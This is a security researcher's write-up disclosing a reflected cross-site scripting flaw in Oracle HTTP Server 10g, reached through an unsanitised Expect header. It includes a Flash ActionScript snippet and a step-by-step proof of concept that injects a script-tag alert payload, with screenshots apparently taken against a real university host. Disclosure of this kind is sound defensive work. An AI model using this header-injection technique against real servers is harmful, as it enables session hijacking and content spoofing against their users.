XSS Header Injection
in Oracle HTTP Server

write-up by Yasser ABOUKIR

Synopsis:

Attack Pattern ID	: CAPEC-86
CWE ID	: CI-79
OWASP IDs	: A1-Injections, A2-Cross Site Scripting (XSS)
CVE ID	: not yet
Related CVEs	: CVE-2006-3918, CVE-2007-0275
A.K.A	: Unfiltered Header Injection
Credit	: Yasser ABOUKIR < contact@yaboukir.com >
Product Type	: Application
Vendor	: Oracle Corporation
Product	: Oracle HTTP Server for Oracle Application Server 10g
Vulnerable Versions	: 10.1.2.0.2
Probably Vulnerable:	(not tested) 10.1.2.0.0, 9.0.4.3.0, 9.0.4.2.0, 9.0.4.1.0, 9.0.4.0.0
Severity	: Medium

Vulnerability description:

The Oracle HTTP Server does not sanitize the Expect header from an HTTP request when it is reflected back in an error message, which might allow cross-site scripting (XSS) style attacks using web client components that can send arbitrary headers in requests, as demonstrated using a Flash SWF file.[i]

Vulnerability origin:

Oracle HTTP Server (OHS) developed by Oracle Corporation is an OracleAS 10g's Web Server component. The vulnerable product is based on the Apache 1.3 Web server.[ii] This later is vulnerable to Unfiltered Header Injection[iii] which makes the vulnerability's origin of this OHS version.

Attack:

- Attack Prerequisites for a successful exploitation:

Target software must be a client that allows scripting communication from remote hosts. Crafting the attack to exploit this issue is not a complex process. However most of the unsophisticated attackers will not know that such an attack is possible. Also an attacker needs to reach his victims by enticing them to visit remote site of some sort to redirect them and data to.

- Attacker Skills or Knowledge Required

Skill or Knowledge Level: Low

To achieve a redirection and use of less trusted source, an attacker can simply edit HTTP Headers that are sent to client machine.

Skill or Knowledge Level: High

Exploiting a client side vulnerability to inject malicious scripts into the browser's executable process.

- Methods of Attack

- Injection
- Modification of Resources
- Protocol Manipulation

- Exploit:

- **Steal session IDs, credentials, page content, etc.:**

As the attacker succeeds in exploiting the vulnerability, he can choose to steal user's credentials in order to reuse or to analyze them later on.

- **Forceful browsing:**


When the attacker targets this Oracle application (through CSRF vulnerabilities, Clickjacking), the user will then be the one who perform the attacks without being aware of it.

- **Content spoofing**:

By manipulating the content, the attacker targets the information that the user would like to get from the Website.

A possible scenario:

An attacker may forge an HTTP Request Headers with Flash ActionScript[iv] by using a crafted SWF file containing this ActionScript :[v]



```
on (press)
{
    // Instantiation of the resuest
    var req = new LoadVars();
    // Forging the HTTP request with crafted header
    req.addRequestHeader("Expect: foo", "<script>alert('XSSed')</script>");
    // Send the request to the target
    req.send("http://www.vuln-2-xss-header-injection.ma", "_self", "POST");
    // Remark: That will work only with old verions of Flash Player
}
```

However, this will work only with previous Flash Player 9.0.28.[vi] (See the note of Adobe)

In this way, the attacker might carry out successfully the following forms of attacks:

- Cross-site Scripting attack which can lead to session hijacking
- Session fixation attack by setting a new cookie, which can again lead to session hijacking


Solution:

A solution to this issue might be the update/upgrade to the Oracle HTTP Server 11g which is based on Apache 2.2.[vii] In fact, Oracle supports only the code they ship with the Oracle Application Server 10*g*. Externally added modules or other changes are not supported.[viii] As a matter of fact, security patches from the Apache organization in its latest versions 1.3.35/2.0.58/2.2.2 to this vulnerability onto Oracle HTTP Server should not be applied.[ix]

A step by step Proof of Concept:

The idea of the PoC is to Intercept the HTTP request sent to the vulnerable server using a Web Proxy (WebScarab for example or just Tamper Data Firefox AddOn) then add this new field/value to it:

```
Expect: <script>alert(‘XSSed’) </script>
```



Welcome

to Oracle HTTP Server

Aperçu

Oracle HTTP Server est un serveur Web robuste et fiable basé sur le serveur HTTP Apache, version 1,3. Il comporte les composants majeurs ci-dessous :

- **Processus d'écoute HTTP :** Oracle HTTP Server s'appuie sur un processus d'écoute HTTP Apache pour servir les demandes des clients. Un processus d'écoute de serveur HTTP gère les demandes entrantes et les achemine vers l'utilitaire de traitement approprié.
- **Modules (mods) :** La plupart des modules Apache standard sont inclus dans Oracle HTTP Server, qui comporte également plusieurs modules internes propres à Oracle tels que mod_ossl, mod_osso et mod_oc4j.
- **Sécurité via mod_security :** mod_security est un moteur open source de détection et de prévention des intrusions pour les applications HTTP qui n'entraîne qu'une faible surcharge par rapport aux systèmes de détection et de prévention des intrusions résidant dans des processus et des machines séparés.
- **Support PHP :** Oracle HTTP Server assure maintenant le support de PHP, un langage de script couramment utilisé pour faciliter la génération de code HTML.
- **Interpréteur Perl :** Oracle HTTP Server fournit un environnement runtime Perl persistant intégré via mod_perl.

Notes sur la version


Consultez les dernières notes sur la version sur Oracle Technology Network pour des informations importantes sur Oracle HTTP Server.

Fonctionnalités clés

- Oracle HTTP Server

Pour plus de détails, rendez-vous sur le site Oracle Technology Network.

Figure 1: The home page of the site run in a venerable version of OHS



	M...	Type de c...	Indicateurs de char...
... ... ns ...	GET ...	unknown ...	LOAD_DOCUMENT_UR...

Starting HTTP requests altering

http://[redacted].ac.uk/OHSDemos.htm

Oracle HTTP Server

Welcome

to Oracle HTTP Server

Aperçu

Oracle HTTP Server est un serveur Web robuste et fiable basé sur le serveur HTTP Apache, version 1,3. Il comporte les composants majeurs ci-dessous :

- **Processus d'écoute HTTP :** Oracle HTTP Server s'appuie sur un processus d'écoute HTTP Apache pour servir les demandes des clients. Un processus d'écoute de serveur HTTP gère les demandes entrantes et les achemine vers l'utilitaire de traitement approprié.
- **Modules (mods) :** La plupart des modules Apache standard sont inclus dans Oracle HTTP Server, qui comporte également plusieurs modules internes propres à Oracle tels que mod_ossl, mod_osso et mod_oc4j.
- **Sécurité via mod_security :** mod_security est un moteur open source de détection et de prévention des intrusions pour les applications HTTP qui n'entraîne qu'une faible surcharge par rapport aux systèmes de détection et de prévention des intrusions résidant dans des processus et des machines séparés.
- **Support PHP :** Oracle HTTP Server assure maintenant le support de PHP, un langage de script couramment utilisé pour faciliter la génération de code HTML.
- **Interpréteur Perl :** Oracle HTTP Server fournit un environnement runtime Perl persistant intégré via mod_perl.

Notes sur la version


Consultez les dernières notes sur la version sur Oracle Technology Network pour des informations importantes sur Oracle HTTP Server.

Fonctionnalités clés

- Oracle HTTP Server

Pour plus de détails, rendez-vous sur le site Oracle Technology Network.

Figure 2: I start intercepting HTTP requests via the Tamper Data Firefox AddOn then I click on the "Démonstration" hyperlink to send a GET request to the Oracle HTTP Server.



	Duré...	M...	Type de c...	Indicateurs de char...
... ...	n/a ms ...	GET ...	unknown ...	LOAD_DOCUMENT_UR...

Altérer la requête ?

http://[redacted].ac.uk/OHSDemos.htm

☑ Continuer l'altération ?

http://[redacted]ac.uk/OHSDemos.htm

Oracle HTTP Server

Welcome

to Oracle HTTP Server

Aperçu

...ste et fiable basé sur le ...e les composants majeurs

...HTTP Server s'appuie sur un ...ur servir les demandes des clients. Un processus d'écoute de serveur HTTP gère les demandes entrantes et les achemine vers l'utilitaire de traitement approprié.

- Modules (mods) : La plupart des modules Apache standard sont inclus dans Oracle HTTP Server, qui comporte également plusieurs modules internes propres à Oracle tels que mod_ossl, mod_osso et mod_oc4j.
- Sécurité via mod_security : mod_security est un moteur open source de détection et de prévention des intrusions pour les applications HTTP qui n'entraîne qu'une faible surcharge par rapport aux systèmes de détection et de prévention des intrusions résidant dans des processus et des machines séparés.
- Support PHP : Oracle HTTP Server assure maintenant le support de PHP, un langage de script couramment utilisé pour faciliter la génération de code HTML.
- Interpréteur Perl : Oracle HTTP Server fournit un environnement runtime Perl persistant intégré via mod_perl.

Notes sur la version


Consultez les dernières notes sur la version sur Oracle Technology Network pour des informations importantes sur Oracle HTTP Server.

Fonctionnalités clés

- Oracle HTTP Server

Pour plus de détails, rendez-vous sur le site Oracle Technology Network.

Figure 3: I will alter the request in order to inject into it a crafted script




Duré...	M...	Type de c...
n/a ms	GET	unknown

http://[redacted].ac.uk/OHSDemos.htm

Nom de l'en-tête de la requête	Valeur de l'en-tête de la requête
Host	[redacted].ac.uk
User-Agent	Mozilla/5.0 (Windows NT 6.1; rv:2.0.1) Geck
Accept	text/html,application/xhtml+xml,applicatic
Accept-Language	fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding	gzip, deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	115
Connection	keep-alive
Referer	http://[redacted]ac.uk/

Nom du paramètre Post	Valeur du paramètre Post

Figure 4: I add a new field in the HTTP request that will contain the XSS script




http://[redacted].ac.uk/OHSDemos.htm

Nom de l'en-tête de la requête	Valeur de l'en-tête de la requête
Host	[redacted].ac.uk
User-Agent	Mozilla/5.0 (Windows NT 6.1; rv:2.0.1) Geck
Accept	text/html,application/xhtml+xml,applicatic
Accept-Language	fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding	gzip, deflate
Accept-Charset	ISO-8859-1
Keep-Alive	115
Connection	keep-alive
Referer	http://[redacted]

Entrer le nom d'en-tête[=valeur]

Expect

Figure 5: I add the Expect name header into the HTTP request




Popup d'altération

http://[redacted].ac.uk/OHSDemos.htm

Nom de l'en-tête de la requête	Valeur de l'en-tête de la requête
Host	[redacted].ac.uk
User-Agent	Mozilla/5.0 (Windows NT 6.1; rv:2.0.1) Gecko/201(
Accept	text/html,application/xhtml+xml,application/xml;
Accept-Language	fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding	gzip, deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	115
Connection	keep-alive
Referer	http://[redacted].ac.uk/
Expect	<script>alert(' JavaScript to Inject ! ')</script>

http://[redacted].ac.uk/OHSDemos.htm

Figure 6: After adding the Expect header, I add its value. This later will contain the script of exploitation. For this PoC I just add the classical: <script>alert()</script>



http://[redacted].ac.uk/OHSDemos.htm

417 Expectation Failed

Expectation Failed

The expectation given in the Expect request-header field could not be met by this server.

The client sent

```
    Expect:
```


JavaScript to Inject !

A JavaScript window pop-up of the alert message!

Duré...	M...	Type de c...	Indicateurs de char...
n/a ms	GET	unknown	LOAD_DOCUMENT_UR...
67482... -1	GET	text/html	LOAD_DOCUMENT_UR...

Transfert des données depuis [redacted].ac.uk...

Figure 7: After sending the forged HTTP request that is XSS header injected, the client echoed a popup alert related to the JavaScript code injected in the request



Temps	Durée	Durée totale	Taille	Méthode	État	Type de contenu	URL	Indicateurs de chargement
3:01:12....	n/a ms	n/a ms	unkno...	GET	Ann...	unknown	http:...	LOAD_DOCUMENT_URI LOAD...
3:04:20....	67482 ...	101200 ms	-1	GET	417	text/html	http:...	LOAD_DOCUMENT_URI LOAD...

